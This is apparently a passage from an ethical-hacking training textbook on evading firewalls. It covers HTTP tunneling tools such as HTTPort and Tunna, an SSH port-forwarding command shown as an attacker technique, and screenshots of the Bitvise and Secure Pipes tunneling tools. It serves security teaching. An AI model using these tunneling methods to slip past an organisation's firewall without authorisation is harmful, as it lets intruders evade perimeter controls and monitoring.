MAIN: (c) 1999-2004, Dmitry Dvoinikov
MAIN: 64 total available connection(s)
MAIN: network started
MAIN: RSA keys initialized
MAIN: loading security filters...
MAIN: loaded filter "grant.dll" (allows all connections withi
MAIN: loaded filter "block.dll" (denies all connections withi
MAIN: done, total 2 filter(s) loaded
MAIN: using transfer encoding: PrimeScrambler64/SevenT
grant.dll: filters conections
block.dll: filters conections
LISTENER: listening at 0.0.0.0:90
```

Figure 12.48: Screenshot of HTTPort and HTTHost

- **Other HTTP Tunneling Tools**
  - Tunna (*https://github.com*)
  - HTTPTunnel (*http://http-tunnel.sourceforge.net*)

Bypassing Firewalls through the SSH Tunneling Method

OpenSSH


- Attackers use OpenSSH to **encrypt and tunnel all the traffic** from a local machine to a remote machine to avoid detection by the perimeter security controls

Example

`ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N`

`-f` => background mode, `user@certifiedhacker.com` => username and server you are logging into, `-L 5000:certifiedhacker.com:25` => local-port:host:remote-port, and `-N` => Do not execute the command on the remote system

- **This forwards the local port 5000 to port 25 on certifiedhacker.com encrypted**
- **Simply point your email client to use localhost:5000 as the SMTP server**


DB Client
Mail Client
Attacker
App Client
Web Client
SSH Client
Perimeter Controls
Internet
Perimeter Controls
SSH Server
DB Server
Mail Server
TCP
TCP Server
App Server
Web Server


SSH Tunneling Tools: Bitvise and Secure Pipes

Bitvise

- Bitvise SSH Server provides secure **remote login capabilities** for Windows workstations and servers
- SSH Client includes powerful tunnelling features including **dynamic port forwarding** through an integrated proxy and **remote administration** for the SSH Server

Secure Pipes

- Secure Pipes makes **managing SSH tunnels** simple
- It selectively **opens access** to application ports normally not easily accessible due to network or service provider configuration restrictions


Bitvise SSH Server - Demo 8.43 Control Panel
Server
Sessions (2)
Activity
Statistics
About
Send us feedback
Disconnect
Block IP
Close
Bitvise SSH Server - Demo - IP Blocking
Block IP
Unblock
Edit
Close

Sessions overview

Sessions: **2** Blocked IP entries: **0** Manage blocked IPs Session monitoring is **enabled** Disable


```
Id      Service  Remote IP  IP location  Remote port  Connect time  Client version                                                   Account  Account type
⊟ 1002  SSH      127.0.0.1  localhost    60185        00:02:43      SSH-2.0-8.43 FlowSsh: Bitvise SSH Client (Tunnelier) 8.43 - BvSsh  demo     Virtual
    Open time: 00:01:49, Type: bvterm shell, Bytes received: 12, Bytes sent: 147
    Open time: 00:01:46, Type: SFTP, Bytes received: 112, Bytes sent: 968
⊟ 1003  SSH      127.0.0.1  localhost    60194        00:02:29      SSH-2.0-8.43 FlowSsh: Bitvise SSH Client (Tunnelier) 8.43 - sftpc  demo     Virtual
    Open time: 00:02:29, Type: SFTP, Bytes received: 112, Bytes sent: 968
```

IP blocking

Bitvise SSH Server will automatically block IP addresses after a number of failed login attempts, as configured in Advanced settings > Session. This interface allows you to manually add or remove IP addresses on the list of temporarily blocked IPs. Note that this list will be cleared when the server is restarted. To block a host permanently, use Advanced settings > Access Control > Client IP address rules, or check 'Block IP address permanently'.

IP version	IP address	IP location	Blocked since	Blocked until	Time remaining	Comment

https://www.bitvise.com


Secure Pipes
Connections
General
Info
Connection
Options
Advanced
Cancel
Apply
+
−

Connection Name: Digital Ocean Proxy
SSH Server Address: serverc.mydomain.com Port: 22
SSH Username: root Password: •••••••
Local Bind Address: localhost Port: 8080
☑ Automatically configure SOCKS proxy in Network Preferences

https://www.opoet.com

Bypassing Firewalls through the SSH Tunneling Method

SSH protocol tunneling involves sending unencrypted network traffic through an SSH tunnel. For example, suppose you want to transfer files on an unencrypted FTP protocol, but the FTP protocol is blocked on the target firewall. The unencrypted data can be sent over the encrypted SSH protocol using SSH tunneling. Attackers use this technique to bypass firewall restrictions. They connect to external SSH servers and create SSH tunnels to port 80 on the remote server, thereby bypassing firewall restrictions.

Attackers use OpenSSH (OpenBSD Secure Shell) to encrypt and tunnel all traffic from a local machine to a remote machine to avoid detection by perimeter security controls. OpenSSH is a set of computer programs that provide encrypted communication sessions over a computer network using the SSH protocol.

Example:

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
```

`-f` => background mode, `user@certifiedhacker.com` => username and server you are logging into, `-L 5000:certifiedhacker.com:25` => local-port:host:remote-port, and `-N` => Do not execute the command on the remote system.




Figure 12.49: Bypassing Firewall through SSH Tunneling Method

SSH Tunneling Tools

